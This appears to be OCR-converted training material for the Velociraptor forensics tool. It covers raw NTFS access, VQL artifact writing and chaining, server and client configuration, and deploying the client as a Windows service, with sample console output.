
Velociraptor provides access to many things on the client:

- Files accessed through the OS APIs
- RAW NTFS parsing
  - Raw NTFS paritions
  - Volume Shadow Copies
- Registry keys and values

There are many VQL plugins that read files. Most also take an accessor parameter. This allows all plugins to work on files as well as reg keys etc.


Filesystem Access

Ultimately everything is a VQL query, but since glob and upload are so useful, there is direct command line access. This provides raw NTFS access:



```
F:\>my_velociraptor.exe fs --accessor ntfs ls \\.\c:\
+---------------------------+------------+-----------+---------------------------+-----------------------+
|           Name            |    Size    |   Mode    |           mtime           |         Data          |
+---------------------------+------------+-----------+---------------------------+-----------------------+
| $AttrDef                  |       2560 | -rwxr-xr-x | 2017-10-04T09:10:52-07:00 | mft: 4-128-4          |
|                           |            |           |                           | name_type: DOS+Win32 |
| $BadClus                  |          0 | -rwxr-xr-x | 2017-10-04T09:10:52-07:00 | mft: 8-128-2          |
|                           |            |           |                           | name_type: DOS+Win32 |
| $BadClus:$Bad             | 33344032768 | -rwxr-xr-x | 2017-10-04T09:10:52-07:00 | mft: 8-128-1          |
|                           |            |           |                           | name_type: DOS+Win32 |
| $Bitmap                   |    1017584 | -rwxr-xr-x | 2017-10-04T09:10:52-07:00 | mft: 6-128-4          |
|                           |            |           |                           | name_type: DOS+Win32 |
| $Boot                     |       8192 | -rwxr-xr-x | 2017-10-04T09:10:52-07:00 | mft: 7-128-1          |
|                           |            |           |                           | name_type: DOS+Win32 |
| $Extend                   |        656 | drwxr-xr-x | 2017-10-04T09:10:52-07:00 | mft: 11-144-4         |
```

It is also a good way to practice globbing



```
F:\>my_velociraptor.exe fs --accessor ntfs ls -v \\.\c:\Users\*\ntuser.dat
+--------------------------------+---------+------------+--------------------------+----------------------+
|            FullPath            |  Size   |    Mode    |          mtime           |         Data         |
+--------------------------------+---------+------------+--------------------------+----------------------+
| \\.\c:\Users\test\NTUSER.DAT   | 1310720 | -rwxr-xr-x | 2018-11-09T18:08:51-08:00 | mft: 28333-128-4     |
|                                |         |            |                          | name_type: DOS+Win32 |
| \\.\c:\Users\Default\NTUSER.DA |  262144 | -rwxr-xr-x | 2018-11-09T17:53:36-08:00 | mft: 69128-128-3     |
| T                              |         |            |                          | name_type: POSIX     |
+--------------------------------+---------+------------+--------------------------+----------------------+
SELECT FullPath, Size, Mode.String AS Mode, timestamp(epoch=Mtime.Sec) AS mtime, Data FROM glob(globs=path,
accessor=accessor)
```

This is the VQL query that was produced - you can copy that and tweak it (e.g. add extra conditions).

Velociraptor Artifacts

Artifacts

- VQL is very powerful but it is hard to remember and type a query each time.
- An Artifact is a way to document VQL queries:
  - Artifacts are geared towards collection of a single type of information:
    - E.g. the **Windows.Sys.Users** artifact collects user accounts on windows.
  - Artifacts output a single Result Set (i.e. Set of rows with fixed columns), and may include bulk files collected as part of the upload () plugin.
  - Artifacts define a set of parameters with default values. It is possible to override parameters when collecting the artifacts in order to customize them to some extent.
  - Has a common name (Usually broken by categories)
  - Description gives more context around the purpose of the artifact.
  - Artifacts are exposed via VQL plugins so may be post processed or tuned.


Example Artifact

Name and description give human readable context around the artifact.

Parameters allow the artifact to be customized

Preconditions test if the artifact is supported.


A series of VQL queries is run which produce a result set (table).



```
name: Linux.Sys.CPUTime
description: |
  Displays information from /proc/stat file about the time the cpu
  cores spent in different parts of the system.
parameters:
  - name: procStat
    default: /proc/stat
sources:
  - precondition: |
      SELECT OS From info() where OS = 'linux'
    queries:
      - |
        LET raw = SELECT * FROM split_records(
           filenames=procStat,
           regex=' +',
           columns=['core', 'user', 'nice', 'system',
                    'idle', 'iowait', 'irq', 'softirq',
                    'steal', 'guest', 'guest_nice'])
        WHERE core =~ 'cpu.+'
      - |
        SELECT core AS Core,
               atoi(string=user) as User,
               atoi(string=nice) as Nice,
               atoi(string=system) as System,
               atoi(string=idle) as Idle,
               atoi(string=iowait) as IOWait,
               atoi(string=irq) as IRQ,
               atoi(string=softirq) as SoftIRQ,
               atoi(string=steal) as Steal,
               atoi(string=guest) as Guest,
               atoi(string=guest_nice) as GuestNice FROM raw
```

Collecting the artifact

$ velociraptor artifacts collect Windows.Sys.Users



```
F:\>my_velociraptor.exe artifacts collect Windows.Sys.Users
INFO:2018/11/10 02:37:27 Loaded 38 built in artifacts
+------+-----+--------------------+--------------------------------+--------------------------------+--------------------------------+-------
| Uid  | Gid |        Name        |          Description           |           Directory            |              UUID              | Type
+------+-----+--------------------+--------------------------------+--------------------------------+--------------------------------+-------
|  500 | 513 | Administrator      | Built-in account for administe |                                | S-1-5-21-546003962-2713609280- | local
|      |     |                    | ring the computer/domain       |                                | 610790815-500                  |
|  503 | 513 | DefaultAccount     | A user account managed by the  |                                | S-1-5-21-546003962-2713609280- | local
|      |     |                    | system.                        |                                | 610790815-503                  |
|  501 | 513 | Guest              | Built-in account for guest acc |                                | S-1-5-21-546003962-2713609280- | local
|      |     |                    | ess to the computer/domain     |                                | 610790815-501                  |
| 1001 | 513 | test               |                                | C:\Users\test                  | S-1-5-21-546003962-2713609280- | local
|      |     |                    |                                |                                | 610790815-1001                 |
|  504 | 513 | WDAGUtilityAccount | A user account managed and use |                                | S-1-5-21-546003962-2713609280- | local
|      |     |                    | d by the system for Windows De |                                | 610790815-504                  |
|      |     |                    | fender Application Guard scena |                                |                                |
|      |     |                    | rios.                          |                                |                                |
|      |     | SYSTEM             | HKEY_LOCAL_MACHINE\SOFTWARE\Mi | %systemroot%\system32\config\s | S-1-5-18                       | roaming
|      |     |                    | crosoft\Windows NT\CurrentVers | ystemprofile                   |                                |
|      |     |                    | ion\ProfileList\S-1-5-18       |                                |                                |
|      |     | LOCAL SERVICE      | HKEY_LOCAL_MACHINE\SOFTWARE\Mi | %systemroot%\ServiceProfiles\L | S-1-5-19                       | roaming
|      |     |                    | crosoft\Windows NT\CurrentVers | ocalService                    |                                |
|      |     |                    | ion\ProfileList\S-1-5-19       |                                |                                |
|      |     | NETWORK SERVICE    | HKEY_LOCAL_MACHINE\SOFTWARE\Mi | %systemroot%\ServiceProfiles\N | S-1-5-20                       | roaming
|      |     |                    | crosoft\Windows NT\CurrentVers | etworkService                  |                                |
|      |     |                    | ion\ProfileList\S-1-5-20       |                                |                                |
+------+-----+--------------------+--------------------------------+--------------------------------+--------------------------------+-------
```

Developing Artifacts

- Create a directory
- Create a yaml file inside it.
- Load the new artifact directory with the command line:

```
$ velociraptor --definitions my_artifacts/ artifacts list
```

Write a new Artifact

Artifacts are just YAML files.

Some YAML tricks:

- Ending a line with >- allows to end multi-line
- Starting a line with - means a list.
- Ending a word with : means an item
- Example Artifact - note the structure - it is best to copy/paste an existing artifact at first.

Example Artifact

```
name: Windows.Sys.DiskInfo
description: Retrieve basic information about the physical disks of a system.
sources:
  - precondition:
      SELECT OS From info() where OS = 'windows'
    queries:
      - |
        SELECT Partitions,
               Index as DiskIndex,
               InterfaceType as Type,
               PNPDeviceID,
               DeviceID,
               Size,
               Manufacturer,
               Model,
               Name,
               SerialNumber,
               Description
        FROM wmi(
           query="SELECT * from Win32_DiskDrive",
           namespace="ROOT\\CIMV2")
```

Sources are a list of provider queries.

Queries are a list of VQL statements. The last statement must be a SELECT and previous ones must be LET statements. You can use | or >- YAML constructs to preserve line breaks and indentation. This looks better in the GUI but does not affect the VQL itself.

Exercise

Write an artifact to collect files in users’ temp directory which have been created within the last week.

Have the artifact accept parameters:

- The directory to search.
- The required age of the files.

Use the artifact to collect files in the windows temp directory which have been changed in the last hour.

Chaining artifacts

- Artifacts encapsulate a VQL Query:
  - Ideally we don't need to understand how an artifact is collected, simply the columns which are returned.
- This allows us to define artifacts as building blocks to other artifacts.
  - It is possible to run an artifact from within a VQL query. The “Artifact” plugin is an artifact runner:

```
SELECT User FROM Artifact.Windows.Sys.Users() WHERE Type =~ 'local'
```


You can override an artifact’s parameters by providing args to the plugin:

```
SELECT * FROM Artifact.Linux.Sys.LastUserLogin(wtmpGlobs=”/tmp/wtmp*”)
```

Velociraptor endpoint response

Endpoint response.

- So far we have seen how to write VQL statements to collect artifacts about a machine interactively.
- It would be really nice to be able to collect artifacts across multiple machines.
- We need to install Velociraptor as an endpoint agent.
    - The agent is just the same as the stand alone tool, except that artifacts are collected centrally using encrypted communications.
    - The Velociraptor server simply receives and collects the VQL result sets.
    - The server orchestrates and tasks the clients
    - The server also implements a GUI for the admin to control the clients.



Client-Server communications

- Full encrypted communications over HTTP
  - Each deployment creates a CA
  - Server key is signed by CA
- Keys are embedded in the client’s config file.
  - CA public key is embedded in the client’s
  - Client will only trust server certificate signed by the embedded CA
  - Server will only communicate with clients that present the deployment nonce (shared secret).
- Velociraptors comms is based on GRR’s protocol.
  - Main aim is to have zero registration clients - no a-priori knowledge of clients.
  - When clients are installed they generate private key then are enrolled by the server.

Deploying velociraptor

1. Creating an initial configuration:

```
$ velociraptor config generate > server.config.yaml
```

This will make new keys and make an initial configuration.

2. Open the file and edit to suit the deployment.
    - Change the server_urls to point at the publicly accessible URL - in practice do not use IP addresses (use DNS).
    - Change the datastore location to a suitable path.

3. Create some GUI user - this is needed to connect to the GUI.

```
$ velociraptor user add mic
```


Starting the Velociraptor server

$ velociraptor --config server.config.yaml frontend

```
INFO:2018/11/06 10:12:55 Loaded 37 built in artifacts
INFO:2018/11/06 10:12:55 Launched gRPC API server on 127.0.0.1:8888
INFO:2018/11/06 10:12:55 Frontend is ready to handle client requests at 0.0.0.0:8000
INFO:2018/11/06 10:12:55 GUI is ready to handle requests at 127.0.0.1:8889
```

- Clients connect to the frontend over HTTP
- GUI connects to localhost over HTTP.
- Do not export GUI over a network without SSL! The easiest way to expose it is over SSH Tunnel.

Connect to the server with a browser



Welcome to Velociraptor

Query for a system to view in the search box above.
Type a search term to search for a machine using either a hostname, mac address or username.

Prepare the client

The velociraptor client configuration is derived from the server configuration.

```
$ export VELOCIRAPTOR_CONFIG=server.config.yaml
$ velociraptor config client > client.config.yaml
```

We can embed the client's configuration in the binary - this makes it easier to distribute - One file to rule them all!

```
$ velociraptor config repack --exe velociraptor.exe client.config.yaml
my_velociraptor.exe
```

1. Velociraptor.exe is the windows binary which will be repacked.
2. My_velociraptor.exe is the customized repacked binary.

Deploy the client.

Copy the repacked velociraptor client to the target machine.

There are two modes of running it:

1. Debug mode - can see debug messages on the console.

```
$ my_velociraptor.exe client
```


2. Deployed mode - Runs as service and autostarts on boot.

```
$ my_velociraptor.exe service install
```

NOTE: you can not run 2 clients on the same machine at the same time! If you try, one will back off with a conflict message. Try to stop the service if this happens.

Installing the service


The binary is copied to its final location, and the service is created.



```
PS F:\> .\my_velociraptor.exe service install
